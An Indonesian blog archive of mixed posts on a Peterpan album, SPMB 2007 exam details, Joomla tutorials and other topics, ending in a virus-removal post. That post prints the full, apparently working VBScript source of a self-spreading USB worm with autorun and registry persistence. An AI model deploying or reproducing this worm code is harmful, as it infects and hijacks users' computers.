Peterpan Vs The Titans

Album ke 3 peterpan “Hari yang Cerah”

Setelah berbulan-bulan berspekulasi akhirnya album ke 3 peterpan selesai juga di garap. Album yang memakan waktu gak kurang dari 8 bulan dalam pengerjaanya itu sekarang dalam tahap mastering. Di temuin di café di daerah Kemang hari jumat tanggal 11 May, Ariel kasih gambaran tentang album yang di beri title “Hari Yang Cerah” ini. Ada 10 lagu di album ini, di antaranya ada Menghapus Jejakmu, Lihat Langkahku, Kota Mati, Dunia yang Terlupa dan Cobalah Mengerti. Album yang di produseri oleh Kang Noey, Capung dan Icom ini bakalan di launch tanggal 25 May di Kuala Lumpur dan tanggal 26 May di Bandung.


Ariel sedang diarahkan sutradara

Ariel kelihatan seger banget dan relax, beda banget sama waktu gue temuin bulan January lalu di Bandung. Mungkin saat ini Ariel dah merasa lebih baik dan gak terlalu tertekan karena di kejar deadline album. Sore itu kita ngobrol sambil kasih komentar photo-photo dan video clip dari lagu “Menghapus Jejakmu” yang ada di laptop Ariel. Ada ratusan photo di situ yang di copy buat di up load biar bisa di nikmatin sama fans pengunjung website peterpan.


Dian Sastro turun dari bis


Dari album pertama mereka, Taman Langit, warna musik peterpan memang gak jauh dari album ke dua mereka Bintang di Surga, terus gimana album ke 3 ini?. Di album OST Alexandria yang lebih slow di banding album2 sebelumnya, gue ngerasa album Alexandria lebih berani dalam mengexplorasi sounds dan bereksperimen. Banyak sisipan acoustic pada beberapa lagu di OST. Bagian keyboard yang di pegang Andika mampu menyetir arah dari nuansa lagu dan udah menambah perbedaan dari lagu2 mereka sebelumnya. So, gimana warna peterpan yang baru?


Kapan lagi bonceng Dian kata Reza

Gue ngobrol sama Reza lewat telephone, pendapat dia tentang album “Hari yang Cerah”, Reza bilang assik banget albumnya. Aliran yang di usung masih warna peterpan, masih dengan cara main Brits pop dengan sentuhan rock indie dan ada sisipan latin (kayak model musiknya Carlos Santana). Jadi sound nya gimana tuh? Well, gue sendiri baru denger beberapa lagu dan terus terang aja pendapat gue tentang single pertama mereka “menghapus jejakmu” emang assik bangettt, ada sense melancholic a’la peterpan, simple, mudah di cerna, menyentuh, dan gak ribet tapi level musikalitasnya bisa di simpulkan: mereka mau nunjukin kalo mereka makin dewasa dalam bermusik.


Gaya Ariel diikuti oleh Dian Sastro


So, untuk loe semua, nikmatin photo-photo dari shooting video clip “menghapus jejakmu” dan juga cuplikan video clipnya di sini. Video clip yang ngambil lokasi di daerah kota baru parahiyangan Bandung ini memakan waktu 2 hari. Di sutradarai sama Sim F dan di kerjakan oleh Bantal Guling Production dengan special guest star Dian Sastro.


Lucu Banget mereka berdua


Woi tunggu dong kata dian


Dancing diatas meja mantabbb


Kasian dian kehujanan


Uki lagi nyimak arahan sutradara


History Of The Titans
Keinginan untuk terus bermusik dan berkarya, itulah alasan dan tujuan utama Andika dan Indra untuk mendirikan The Titans. Musik memang sudah menjadi bagian yang sangat penting dalam kehidupan dua sohib ini. Dengan pengalaman ngeband yang panjang dan berliku, Andika dan Indra bertekad menjadikan The Titans band terakhir untuk mencurahkan semua inspirasi dan bakat mereka di dunia musik.

Untuk membentuk sebuah band, Andika dan Indra mengajak beberapa musisi yang sudah punya pengalaman yang gak bisa di bilang pendek. Utomo Haridwinanto yang akrab di panggil Tom Tom salah satu personil T-Five setuju buat menduduki posisi drum. Sony Krisna Yudha atau Oni sudah 12 tahun ngeband bareng kakaknya di Five minutes, di The Titans Oni megang posisi guitar. Imot atau dengan nama asli Tomi di kenal Andika waktu membantu memproduksi album salah satu artist yang berada di bawah naungan management Andika. Cowok berkaca mata ini memegang posisi programming/synthesizer. Yang terakhir mereka rekrut untuk gabung adalah sang vocalist, setelah menajalani beberapa seleksi, terpilihlah Rizki yang di percaya bisa mengisi posisi ini dengan baik.

Pada tanggal 8 December The Titans resmi di dirikan di Bandung. Sebagai band baru, The Titans memang harus berjuang dari bawah untuk merebut hati penggemar. Bersanding dengan band-band yang telah berdiri sebelum mereka, The Titans yakin dan posistive bisa berkibar dan menjadi salah satu superband di tanah air.

Album pertama mereka yang sudah rampung pembuatannya, dan tinggal menunggu launching, di buat dalam waktu yang lumayan singkat. Bukannya mau terburu-buru atau di kejar deadline, tapi mereka memang sangat bersemangat dan mempunyai ide banyak untuk di tumpahkan ke album pertama yg bertitle “The Titans” ini. Album yg di tulis bareng-bareng dengan andil dari seluruh personil The Titans ini di harapkan bisa di terima dengan baik dan di nikmati oleh para pecinta musik Indonesia.

Album The Titans di pengaruhi beberapa musisi yang menjadi panutan masing-masing personil di antaranya ada pengaruh The Cure, Coldplay, Stereophonic, Daftpunk, Keane, Muse dan lain-lain. Brits pop/rock memang jadi kiblat bermusik mereka. Musik yang ngepop tapi gak cengeng, ngerock tapi gak terlalu cadas, mellow tapi gak monoton, melancholic tapi gak meratap-ratap. Musik yang enak di dengar tapi gak ngebosenin, penuh dengan sound yang kreatif. Untuk kedepannya bisa aja aliran musik The Titans berubah sejalan dengan pengalaman dan dunia musik yang terus berkembang.

Nama The Titans ini di pilih karena di percaya sama semua personilnya bakalan biss merepresentasikan kekuatan dan kebesaran semangat mereka menjadi musisi-musisi handal dan membangun The Titans menjadi salah satu band terbesar di Indonesia.

The Titans sendiri di ambil dari mythology Yunani atau cerita dewa-dewa dari kepercayaan orang-orang Yunani. Pada masanya The Titans merupakan personifikasi dari kekuatan-kekuatan alam yang ada. The Titans adalah 12 anak-anak (6 laki-laki:Titanes dan 6 perempuan:Titanides) dari Gaia dan Uranus. Pada masanya The Titans menguasai dunia mereka dengan kekuatan mutlak dan tidak bisa di ganggu gugat. Kekuatan The Titans di dalam cerita kepercayaan Yunani inilah Andika, Indra, Oni, Tom-Tom, Imot dan Rizki berharap bisa menjadikan band ini untuk memiliki kekuatan di dunia musik dan bisa terus mengembangkan kemampuan masing-masing.

Biography singkat ini menjadi tanda di mulainya penulisan sejarah The Titans, dengan berjalannya waktu kita berharap bisa menikmati musik2 dari ke enam anak bandung ini dan Biography mereka pun akan terus di tulis dan di up date di sini.


Baca Selengkapnya - Peterpan Vs The Titans

Perubahan Jadwal SPMB 2007

Berita Terbaru
Perubahan Jadwal SPMB 2007

Dikarenakan adanya pengunduran pengumuman hasil Ujian Nasional, maka terdapat beberapa perubahan jadwal pelaksanaan SPMB 2007, sebagai berikut:

1. Pendaftaran: 19 - 29 Juni 2007
2. Ujian : 4 - 5 Juli 2007
3. Ujian Ketrampilan: 9 - 14 Juli 2007
4. Pengumuman (melalui koran): 3 Agustus 2007
5. Pengumuman (melalui web): 2 Agustus 2007 pukul 20.00 WIB


Baca Selengkapnya - Perubahan Jadwal SPMB 2007

Publish Via Office 2007

ok

Baca Selengkapnya - Publish Via Office 2007

Quran Noble - Quran, Hadeeth and Other Books

Quran, Hadeeth and Other Books

on Yahoo!, MSN, ICQ, AOL, Google Talk, Jabber, IRC (DalNet,UnderNet,IRCQNet,ZaNet,AustNet,Uzbeck) and more

Assalam Alaikum Wa Rahmatullah Wa Barakatahu

To read Quran and Hadeeth on Instant messengers message Quran to following

* Yahoo!: Quran.Noor
* Yahoo!: Quran.Mubeen
* MSN : Quran.Noble@hotmail.com
* MSN : Quran.Noble@gmail.com
* GTalk-Jabber: Quran.Noble@gmail.com
* AOL: QuranNoble or RafeeqA
* ICQ : 44421074 or 11431053

Type help or !help to get Started - We will put complete help on this page in future. InshaAllah

Quran Noble adalah salah satu layanan terjemahan Alqur'an Melalui Yahoo Messenger.

Untuk menggunakan Quran Noble, ikuti langkah-lamhkah berikut :

1. Login Ke Yahoo Messenger
2. Add Contact List di Yahoo Messengers dengan ID : "quran.noble"
3. Quran Nobel akan mengaprove otomatis contact kita.
4. Kemudian Klik Contact quran.noble dan pada tampilan chat ketikkan kata
"help", maka anda akan mendapat jawaban

==========================================================
quran.noble:

بِسْمِ اللهِ الرَّحْمنِ الرَّحِيمِِ
Welcome! "bembenk_okeman(ID YM kita)" to Quran Hadeeth and other Books BOT. BETA!. V3.0

You seems to be new, type Help and follow the instructions.


quran.noble:

Type Quran Help for complete help on Quran Command. Examples:-
Quran 1:1-7
Quran 2 255 AR Shows Ayat-Al-Kursi in Arabic.
Quran Al-Ikhlas:1-4 Malay Surah Ikhlas in Malaysian.

quran.noble:

Commands for Hadeeth and other Books are:
Bukhari, Muslim, Dawud, Malik, Riyad, Nawawi, Qudsi, Dua, Explain, Sermon, FAQ, AlBukhari, N-My ...
Type Help for each commands like Muslim Help

quran.noble:

For Further information and help if you need visit:http://quran.noble.googlepages.com/
Email quran.noble@gmail.com

==========================================================
5. Misal ingin melihat surat Al-Ihlas
ketikan Command. Examples:-
Quran 1:1-7
Quran 2 255 AR Shows Ayat-Al-Kursi in Arabic.
Quran Al-Ikhlas:1-4 Malay Surah Ikhlas in Malaysian

==========================================================
bembenk_okeman: Quran 1:1-7
quran.noble: Translation Of The Meanings Of The Glorious Quran. Surah:1.Al-Fatihah.
quran.noble: 1. In the name of Allah, the Entirely Merciful, the Especially Merciful.
quran.noble: 2. [All] praise is [due] to Allah, Lord of the worlds -
quran.noble: 3. The Entirely Merciful, the Especially Merciful,
quran.noble: 4. Sovereign of the Day of Recompense.
quran.noble: 5. It is You we worship and You we ask for help.
quran.noble: 6. Guide us to the straight path -
quran.noble: 7. The path of those upon whom You have bestowed favor, not of those who have evoked [Your] anger or of those who are astray. ®1®
==========================================================

6. Nantinya kita akan mendapat panduan
7. untuk demo kita ketik "Demo"
8. Thanks, Semoga Membantu


Baca Selengkapnya - Quran Noble - Quran, Hadeeth and Other Books

Upload Joomla Lokal ke Hosting

Jika anda telah membuat web Joomla di lokal komputer dan ingin diupload ke server, ikuti langkah berikut.

Backup Database Lokal

Siapkan database Joomla yang ingin diupload. Backup database anda, jika menggunakan phpMyAdmin silahkan akses phpMyAdmin dari web browser anda.

Pilih database Joomla yang ingin diupload dari drop down menu “database”. Setelah database dipilih dan menampilkan table-tablenya, klik pada tombol “export”. Lalu pilih select all dan centang kotak “Add Drop Table”.

Jangan ganti yang lain kecuali anda tahu apa yang anda lakukan. Centang “Save as file” tekan tombol “go” di kanan bawah browser. Browser akan mengeluarkan konfirmasi penyimpanan ke local komputer.

Database Setup

Login ke cPanel dan klik pada link MySQL Databases. Cari tombol “Create Database”. Di sini tempat membuat database MySQL web Joomla yang akan diupload. Masukkan nama database Joomla dan tekan “Create Database”.

Setelah berhasil membuat database, anda perlu memastikan bahwa web Joomla dapat mengaksesnya. Untuk itu dibutuhkan user MySQL yang memiliki hak akses ke database tersebut.

Silahkan navigasikan cPanel ke cPanel > MySQL Databases dan cari tombol “Add User”. Masukan username dan password untuk user MySQL. Tekan tombol “Create User”.

Setelah membuat user, sekarang tinggal memberi user hak akses untuk database Joomla. Di cPanel > MySQL Databases, cari dua drop-down untuk user dan database, pilih Joomla database dan user yang baru dibuat dan set Privileges ke ALL dan tekan “Add User to Database”

Upload Database

Setelah selesai membuat database dan user sekarang buka phpMyAdmin di cPanel > MySQL Database > phpMyAdmin. Pilih database Joomla yang ingin diupload dari drop down menu “database”. Setelah database dipilih dan menampilkan table-tablenya, klik pada tombol “import”, browse file backup database dan tekan tombol “Go” untuk import.

Setting configuration.php

File configuration.php Joomla berisi informasi web Joomla, database, user, dan lain-lain. Sebelum upload file ke server hosting, anda harus mengganti konfigurasi Joomla. BACKUP file configuration.php menjadi configuration.local.php. Buka file configuration.php dan ganti beberapa nilai seperti yang ada dibawah ini lalu simpan. Contoh di bawah ini menggunakan asumsi kalau anda ingin membuat web Joomla diakses melalui http://yourdomain.com/.


$mosConfig_absolute_path = '/home/[USERNAME]/public_html';
$mosConfig_cachepath = '/home/[USERNAME]/public_html/cache';
$mosConfig_password = '[PASSWORD_DATABASE_JOOMLA]';
$mosConfig_user = '[USERNAME]_[NAMA_DATABASE_JOOMLA]';

Catatan:

Nama database dan username akan diberi prefiks “[USERNAME]_” dimana username ini diambil dari login cPanel.
Jangan lupa password user MySQL case-senditive.

Upload Files

Zip file-file di direktori Joomla lokal. Setelah itu jalankan aplikasi FTP dan upload ke direktori yang diinginkan. Bisa juga dengan menggunakan File Manager di cPanel > File Manager untuk melakukan upload. Kalau ingin menjadikan Joomla sebagai web utama silahkan upload file zip Joomla ke dalam direktori public_html supaya Joomla dapat diakses melalui http://yourdomain.com/.


public_html/zip_joomla.zip

Setelah selesai upload, gunakan File Manager di cPanel > File Manager dan navigasikan ke direktori tempat file zip Joomla diupload, klik paka nama file, nanti bagian kanan web browse akan menampilkan beberapa pilihan, klik “Extract File Contents”. Refresh File Manager dengan klik pada nama direktori public_html, nanti akan muncul file-file berhasil diekstrak.


public_html/index.php
public_html/components/
public_html/templates/
etc.


Baca Selengkapnya - Upload Joomla Lokal ke Hosting

Instalasi Joomla! Secara Manual

Silahkan ikuti urutan instruksi di bawah ini untuk melakukan instalasi Joomla secara manual.

Database Setup
Login ke cPanel dan klik pada link MySQL Databases. Cari tombol “Create Database”. Di sini tempat membuat database MySQL web Joomla yang akan diinstal untuk menyimpan arikel, berita, comment, pools, dan lain-lain. Pilih nama yang sederhana dan mudah diingat seperti Joomla. Masukkan nama database dan tekan tombol “Create Database.

Setelah berhasil membuat database, anda perlu memastikan bahwa web Joomla dapat mengaksesnya. Untuk itu dibutuhkan user MySQL yang memiliki hak akses ke database tersebut.

Silahkan navigasikan cPanel ke cPanel > MySQL Databases dan cari tombol “Create User”. Masukan username dan password untuk user MySQL. Supaya untuk Create diingat, masukkan username sesuai dengan nama database Joomla. Catat username dan password anda. Tekan tombol “Create User”.

Setelah membuat user, sekarang tinggal memberi user hak akses untuk database Joomla. Di cPanel > MySQL Databases, cari dua drop-down untuk user dan database, pilih Joomla database dan user yang baru dibuat dan set Privileges ke ALL dan tekan “Add User to Database”

Upload Files

Database sudah online dan tinggal diisi data. Yang harus dilakukan sekarang adalah upload file-file Jommla ke account anda. Kunjungi web Joomla di www.joomla.org dan download file yang terbaru. Extrak file tersebut ke komputer. Lalu jalankan aplikasi FTP dan upload ke direktori yang diinginkan. Kalau ingin menjadikan Joomla sebagai web utama silahkan upload file-file Joomla ke dalam direktori public_html supaya Joomla dapat diakses melalui http://yourdomain.com/

public_html/index.php
public_html/installation/
public_html/components/
etc.

Jika anda ingin install Joomla di sub-directory, buat sebuah direktori di dalam public_html dan upload semua file ke direktori tersebut. Untuk contoh, jika Joomla ingin diinstal ke http://www.yourdomain.com/joomlasite/, silahkan buat direktori public_hmtl/joomlasite dan upload file-file Joomla ke situ yang nantinya akan akan kelihatan seperti:

public_html/joomlasite/index.php
public_html/joomlasite/components/
etc.

Next step…. Buat secangkir kopi dan tunggu file-file selesai diupload. Happy waiting.

Instalasi

Setelah semua file berhasil diupload, sekarang tinggal diinstal. Buka browser dan kunjungi alamat dimana Joomla anda diupload. Kita akan mengambil asumsi bahwa Joomla akan digunakan sebagai web utama, jadi ketik www.yourdomain.com di browser. Langkah-langkah instalasi sangat mudah dan dijelasakan dengan detail, jadi kita akan membahas hal yang penting di detail instalasi.

Pre-installation Check

Anda akan mendapat peringatan mengenai Register Globals yang diset on. Jangan khwatir, ini tidak akan jadi masalah nantinya. Klik “Next” untuk melanjutkan.

License

Lisensi Joomla berdasarkan GPL. Silahkan baca aturan lisensi dan klik “Next” untuk melanjutkan.

Step 1

MySQL database configuration: Anda harus memberitahu Joomla bagaimana mengakses databasenya. Tidak lama sebelum ini, saya harap tidak lama, anda diminta untuk membuat database MySQL dan user. Silahkan masukkan detail yang ke dalam textbox yang telah disediakan.

Catatan:

Nama database dan username akan diberi prefiks “username_” dimana username ini diambil dari login cPanel.
Jangan lupa passoword user MySQL case-senditive.

Untuk textbox “Host Name” masukkan nilai “localhost”. Nilai yang lain tidak perlu diganti. Tekan “Next” dan popup akan muncul untuk mengkonfirmasikan informasi yang telah anda masukkan. Jangan khawtir kalau ada sekasalah pada saat instalasi, anda akan dibawa kembali ke halaman yang belum benar. Klik “OK”.

Step 2

Site Name: masukkan nama untuk website anda, sebagai contoh “My Personal Joomla Webiste”

Step 3

Bagian ini alah bagian terpenting dari instalasi Joomla, dimana anda diminta untuk mengkonfirmasikan alamat URL dan system path untuk file-file. Jangan ganti nilai-nilai tersebut kecuali anda tahu apa yang anda inginkan dan apa yang lakukan.

Masukkan alamat email anda di “Your e-mail”. Tenang ini tidak menyebabkan inbox anda penuh terisi oleh SPAM dan alamat email ini tidak akan muncul di halaman website. Email disini berguna untuk mengirimkan password kalau anda lupa password dan pemberitahuan akan event-event yang terjadi di web anda.

Masukkan password administrator di “Admin Password”. Dan jangan ganti settingan yang lain.

Step 4

Yup…! Joomla anda sebentar lagi online. Catat username administrator dan password, ini sangat penting. Sebelum dapat mengakses web Joomla, anda harus menghapus direktori “installation” yang ada di direktori Joomla. Hapus direktori tersebut dari FTP atau cPanel > File Manager. Setalah direktori ini dihapus, Joomla anda akan online.

Congratulations!

Jika anda telah membuat webiste Joomla di komputer lokal dan ingin upload ke web hosting. Silahkan kunjungi artikel Upload Joomla Lokal Ke Hosting

Baca juga : http://bambangoke.blogspot.com/2007/05/upload-joomla-lokal-ke-hosting.html

Baca Selengkapnya - Instalasi Joomla! Secara Manual

Download Panduan SPMB 2007

Berikut adalah beberapa berkas yang dapat Anda download :


Seluruh materi tersedia dalam format berkas PDF. Apabila Anda belum memiliki aplikasi pembacanya, silakan Anda mengunjungi situs klik disini untuk mendapatkan Sumatra PDF Reader (Aplikasi pembaca berkas PDF Open Source untuk SIstem Operasi Windows).

Baca Selengkapnya - Download Panduan SPMB 2007

Contact SPMB 2007

Contact

Bila Anda memiliki pertanyaan lebih lanjut serta hendak melakukan permohonan untuk penambahan kode sekolah, silakan hubungi panitia sebagai berikut:

PERHIMPUNAN SPMB
Jalan Salemba Raya 4, Jakarta 10430
Telepon (021) 3101906, 31930339
Fax (021) 31930328
email : pantap@spmb-pusat.org

Khusus untuk permohonan penambahan kode sekolah, harap melampirkan data-data lengkap (Nama Sekolah, Alamat Sekolah, Propinsi, Kabupaten / Kota, Nomor Telepon), serta mengirimkan surat permohonan resmi kepada Panitia Pusat SPMB.


Type the rest of your post here.
Baca Selengkapnya - Contact SPMB 2007

Lain-Lain SPMB 2007

Lain-Lain

LAYANAN KHUSUS
Penyandang tuna netra dapat mengikuti SPMB dengan dipandu oleh petugas khusus.


PENDAFTARAN KE PTN
Salah satu syarat diterima di PTN, peserta harus dapat menunjukkan Tanda Lulus SMTA. Bagi mereka yang tidak bisa menunjukkan Tanda Lulus SMTA, maka penerimaan ini dianggap batal.


WARGA NEGARA ASING
Bagi warga negara asing yang diterima sebagai calon mahasiswa harus melengkapi izin tertulis dari Direktorat Jenderal Pendidikan Tinggi, Departemen Pendidikan Nasional di Jakarta.


Baca Selengkapnya - Lain-Lain SPMB 2007

Uji Keterampilan dan Uji Lainnya SPMB 2007

Uji Keterampilan dan Uji Lainnya


Peserta Ujian yang memilih program studi Keolahragaan dan/atau Kesenian dan/atau Pendidikan Guru Sekolah Dasar (PGSD) diwajibkan mengikuti Uji Keterampilan atau Ujian Lainnya yang diselenggarakan oleh Perguruan Tinggi yang bersangkutan.

a. Materi Uji Keterampilan dan Ujian Lainnya

Program Studi Seni Rupa
- Pengetahuan Umum Seni Rupa.
- Keterampilan (cara menggunakan alat, menggambar, memvisualisasikan ide, dsb).
- Tes warna.

Program Studi Seni Drama, Tari dan Musik (Sendratasik)
- Kemampuan dasar (rasa nada-irama),
- Penghayatan musik, dan
- Wawancara.
Program Studi Keolahragaan
- Tes Kesehatan (tidak cacat jasmani, tidak buta warna),
- Tes Kesegaran Jasmani,
- Keterampilan (permainan, senam, renang, atletik).


Program Studi PGSD
- Wawancara, dan/atau yang lainnya.

b. Pelaksanaan Uji Keterampilan dan Ujian Lainnya
Uji keterampilan dan ujian lainnya dilaksanakan di Perguruan Tinggi/Program Studi yang menjadi pilihan peserta ujian.
Jadwal Uji keterampilan dan ujian lainnya dilaksanakan pada kurun waktu 30 Juni sampai dengan 9 Juli 2007. Jadwal yang tepat (tanggal, lokasi dan jam) dapat ditanyakan kepada Perguruan Tinggi yang bersangkutan.
Biaya Uji Keterampilan dan ujian lainnya ditanggung oleh peserta, dan dibayarkan kepada Perguruan Tinggi/Program
Studi yang melaksanakan ujian.
Supaya lebih efisien, peserta yang memilih program studi yang memerlukan uji keterampilan dan ujian lainnya disarankan
mengikuti SPMB di kota di mana Program Studi tersebut berada.
Peserta yang memilih 2 (dua) program studi kesenian/keolahragaan/PGSD harus mengikuti uji keterampilan di kedua program studi tersebut.

Baca Selengkapnya - Uji Keterampilan dan Uji Lainnya SPMB 2007

Jadwal Ujian SPMB 2007

Jadwal Ujian


WIB WITA WIT Materi
Rabu 07.30-08.00 08.30-09.00 09.30-10.00 Latihan Ujian
27 Juni 2007 08.00-10.30 09.00-11.30 10.00-12.30 K3B*
Kamis 07.30-10.00 08.30-11.00 09.30-12.00 Kemampuan IPA
28 Juni 2007 10.00-11.00 11.00-12.00 12.00-13.00 Istirahat

11.00-12.30 12.00-13.30 13.00-14.30 Kemampuan IPA


*Kemampuan Kuantitatif dan Kemampuan Bahasa (K3B) terdiri atas :

* 25 soal Matematika Dasar,
* 25 soal Bahasa Indonesia, dan
* 25 soal Bahasa Inggris.

Kemampuan IPA terdiri atas :

* 15 soal Matematika,
* 15 soal Biologi,
* 15 soal Kimia,
* 15 soal Fisika, dan
* 15 soal IPA Terpadu.

Kemampuan IPS terdiri dari :


* 20 soal Sejarah,
* 20 soal Geografi,
* 20 soal Ekonomi, dan
* 15 soal IPS terpadu.

Peserta Kelompok IPA harus mengikuti Latihan Ujian, Kemampuan Kuantitatif dan Kemampuan Bahasa, serta Kemampuan IPA.

Peserta Kelompok IPS harus mengikuti Latihan Ujian, Kemampuan Kuantitatif dan Kemampuan Bahasa, serta Kemampuan IPS.

Peserta Kelompok Campuran harus mengikuti semua ujian (Latihan Ujian, Kemampuan Kuantitatif dan Kemampuan Bahasa, Kemampuan IPA, dan Kemampuan IPS).


Baca Selengkapnya - Jadwal Ujian SPMB 2007

PTN Peserta SPMB Regional III

Baca Selengkapnya - PTN Peserta SPMB Regional III

PTN Peserta SPMB Regional II

Meliputi Perguruan Tinggi di wilayah Jawa Tengah, D.I. Yogyakarta, Kalimantan Tengah, Kalimantan Selatan dan Kalimantan Timur, terdiri dari :


1. Universitas Jenderal Soedirman

2. Universitas Negeri Semarang

3. Universitas Diponegoro

4. Universitas Sebelas Maret

5. Universitas Negeri Yogyakarta

6. Universitas Gadjah Mada


7. UIN Sunan Kalijaga Yogyakarta

8. Universitas Palangka Raya

9. Universitas Lambung Mangkurat

10. Universitas Mulawarman


Type the rest of your post here.
Baca Selengkapnya - PTN Peserta SPMB Regional II

PTN Peserta SPMB Regional I

Baca Selengkapnya - PTN Peserta SPMB Regional I

Senangnya Hatiku


Alhamdulillah, Saya ucapkan terima kasih kepada total.grung3 yang telah membantu saya dalam membantu pembuatan website ini yaitu atas pembuatan domainnya http://www.bambangoke.net/

Jika ada yang ingin mempunyai domain, silahkan kontak ke pm total.grung3@yahoo.com atau http://neodoth-madness.net/.


Baca Selengkapnya - Senangnya Hatiku

Chating Ebuddy Mobile


Jika anda sedang bermain-main di internet ( Warnet ), tapi jika di komputer itu anda sebagai user dan ingin berchating ria dengan MSN, AIM, ataupun Yahao Mesengger. tapi dikomputer itu tidak di install program yang mendukung. Dan andapun sebagai user tidak di beri izin untuk menginstall program tersebut. Lalu apa yang harus anda lakukan. redface
Jangan Bersedih dan putus asa dulu karena http://www.ebuddy.com menyediakan program chating online memakai browser tanpa harus install.
Anda hanya memasukkan username dan password nya razz

Contoh tampilan Chating yahoo messenger :


Selain dengan eBuddy Anda juga bisa menggunakan Meboo

Type the rest of your post here.

Baca Selengkapnya - Chating Ebuddy Mobile

CARA MUDAH MEMBANTU MEREKA

Anda dapat membagi setetes kebahagiaan dan harapan bagi mereka hanya setahun sekali dengan memilih model santunan di bawah ini:

A. Rp. 250.000,-
Untuk BM-SPMB* bagi 1 (satu) siswa
B. Rp. 1.000.000,-
Membantu membayar SPP** 2 (dua) semester untuk 1 (satu) mahasiswa.
C. Rp. 1.250.000,-
Memberikan BM-SPMB* dan membayar SPP** 2 (dua) semester untuk 1 (satu) Mahasiswa
D. Rp. 1.800.000.-
Membantu biaya hidup selama 12 bulan untuk 1 (satu) Mahasiswa.
E. Rp. 3.050.000,-
Untuk BM-SPMB membantu membayar SPP** 2 (dua) semester dan
biaya hidup selama 12 bulan untuk 1 (satu) Mahasiswa.

Anda dapat memilih model sesuai dengan keikhlasan anda.


Dana dapat ditransfer ke Bank BNI Cabang Ul Depok dengan nomor rekening Beasiswa Masuk Universitas 9675838. Anda akan mendapat nama siswa atau mahasiswa dengan identitasnya serta piagam penghargaan.


Keterangan:
* BP-SPMB : Beasiswa Mengikuti SPMB
** SPP : Sumbangan Penunjang Pendidikan

sumber : spmb-pusat

Baca Selengkapnya - CARA MUDAH MEMBANTU MEREKA

Template Neo 3 (tiga) kolom

Hari selasa kemaren browsing ngalor-ngidul nggak jelas. Searching di google "template 3 kolom" dapat link template 3 kolom Neo yang di buat oleh Ramani, kemudian saya buka linknya Template Neo
Ada tutorialnya buat ngedit template itu dan link Downloadnya
Terus saya coba di coba di blog saya tapi ternyata ga bisa berfungsi java scriptnya. trus saya cek dan edit sampai sore, hasilnya NIHIL. Malamnya saya berpikir, Apa yang salah ya...?question
Hari Rabu siangnya setelah selesai kuliah saya coba buka lagi tu blog, Saya coba buat blog baru lagi lalu di coba pake template neo itu, hasilnya bisa. Hal ini yang menambah saya bingung. Apa Blogku di Deny..?cry . Saya liat java scriptnya, ternyata menggunakan feeds, saya bandingin settingan feeds nya. Eh ternyata yang blog saya yang baru (Percobaan) settingannya Full, dan blog yang lama settingan Feedsnya short. Kemudian saya ubah jadi Full. Hasilnya bisa.
razz biggrin lol ( Senangnya Hatiku )


Setelah berhasil di instal templatenya, ada benefits (Keunggulan ) dari template Neo ini.
1. Templatenya simple tapi keren
2. Kita tidak perlu meload lagi saat kita mau memilih postingan yang lain, ( memanfaatkan penggunaan Java Script )
3. Tidak perlu waktu yang lama untuk membuka postingan yang lain ( asalkan jangan open ne window/tab)


Thank to Ramani


Baca Selengkapnya - Template Neo 3 (tiga) kolom

Peta Kampus Universitas Lampung


1. Rectorate

12. Auditorium

2. Faculty of Economics

13. Sport Center

3. Faculty of Law

14. Experimental Station

4. Faculty of Social and Political Sciences

15. Post Office

5. Faculty of Education

16. Mosque Al Wasii

6. Faculty of Math and Natural Sciences

17. Expert Housing

7. Faculty of Agricultural Sciences

18. Guest House

8. Faculty of Engineering

19. Bank

9. Faculty of Medicine (in preparation)

20. Staff Housing

10. Central Library

21. Green Area

11. Studen Activity Center

A & B Entrance


Type the rest of your post here.
Baca Selengkapnya - Peta Kampus Universitas Lampung


Remove virus Fucker.vbs from Computer

Script Fucker.vbs

'My name is Keith From Webchat
on error resume next
dim mysource,winpath,flashdrive,fs,mf,atr,tf,rg,nt,check,sd
atr = "[autorun]"&vbcrlf&"shellexecute=wscript.exe fucker.vbs"
set fs = createobject("Scripting.FileSystemObject")
set mf = fs.getfile(Wscript.ScriptFullname)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text=mf.openastextstream(1,-2)
do while not text.atendofstream
mysource=mysource&text.readline
mysource=mysource & vbcrlf
loop
do
Set winpath = fs.getspecialfolder(0)
set tf = fs.getfile(winpath & "\fucker.vbs")
tf.attributes = 32
set tf=fs.createtextfile(winpath & "\fucker.vbs",2,true)
tf.write mysource
tf.close
set tf = fs.getfile(winpath & "\fucker.vbs")
tf.attributes = 39
for each flashdrive in fs.drives
If (flashdrive.drivetype = 1 or flashdrive.drivetype = 2) and flashdrive.path <> "A:" then
set tf=fs.getfile(flashdrive.path &"\fucker.vbs")
tf.attributes =32
set tf=fs.createtextfile(flashdrive.path &"\fucker.vbs",2,true)
tf.write mysource
tf.close
set tf=fs.getfile(flashdrive.path &"\fucker.vbs")
tf.attributes =39
set tf =fs.getfile(flashdrive.path &"\autorun.inf")
tf.attributes = 32
set tf=fs.createtextfile(flashdrive.path &"\autorun.inf",2,true)
tf.write atr
tf.close
set tf =fs.getfile(flashdrive.path &"\autorun.inf")
tf.attributes=39
end if
next
set rg = createobject("WScript.Shell")
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Fucker",winpath&"\fucker.vbs"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start Page","http://sexe.athost.net/Sex.zip"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Window Title","Malaysian Hackers"
if check <> 1 then
Wscript.sleep 200000
end if
loop while check<>1
set sd = createobject("Wscript.shell")
sd.run winpath&"\explorer.exe /e,/select, "&Wscript.ScriptFullname
Script autorun.inf

[autorun]
